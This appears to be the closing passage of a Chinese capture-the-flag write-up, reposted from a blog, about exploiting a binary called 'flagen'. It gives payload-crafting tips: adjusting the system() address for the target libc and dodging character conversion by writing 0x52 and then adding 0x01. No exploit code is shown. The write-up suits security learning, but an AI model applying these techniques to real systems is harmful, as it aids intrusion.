注意：因为在不同的libc中函数的地址可能不同，在第一部分写system()函数地址的时候，你需要根据实际情况来进行调整， 尤其是当你构造的的负载中含有可被转换字符的时候，需要灵活变换一下，比如如果想写入0x53，因为0x53为'S'会被转换，可以先写入0x52，然后再加上0x01来间接达到写入0x53的目的。
本文章中用到的flagen可以在我的github上下载(https://github.com/gsharpsh00ter/reverse)，libc.so取决于运行的环境。文章中如有不正确之处，欢迎大家指正和交流。

转载于:https://www.cnblogs.com/gsharpsh00ter/p/6420233.html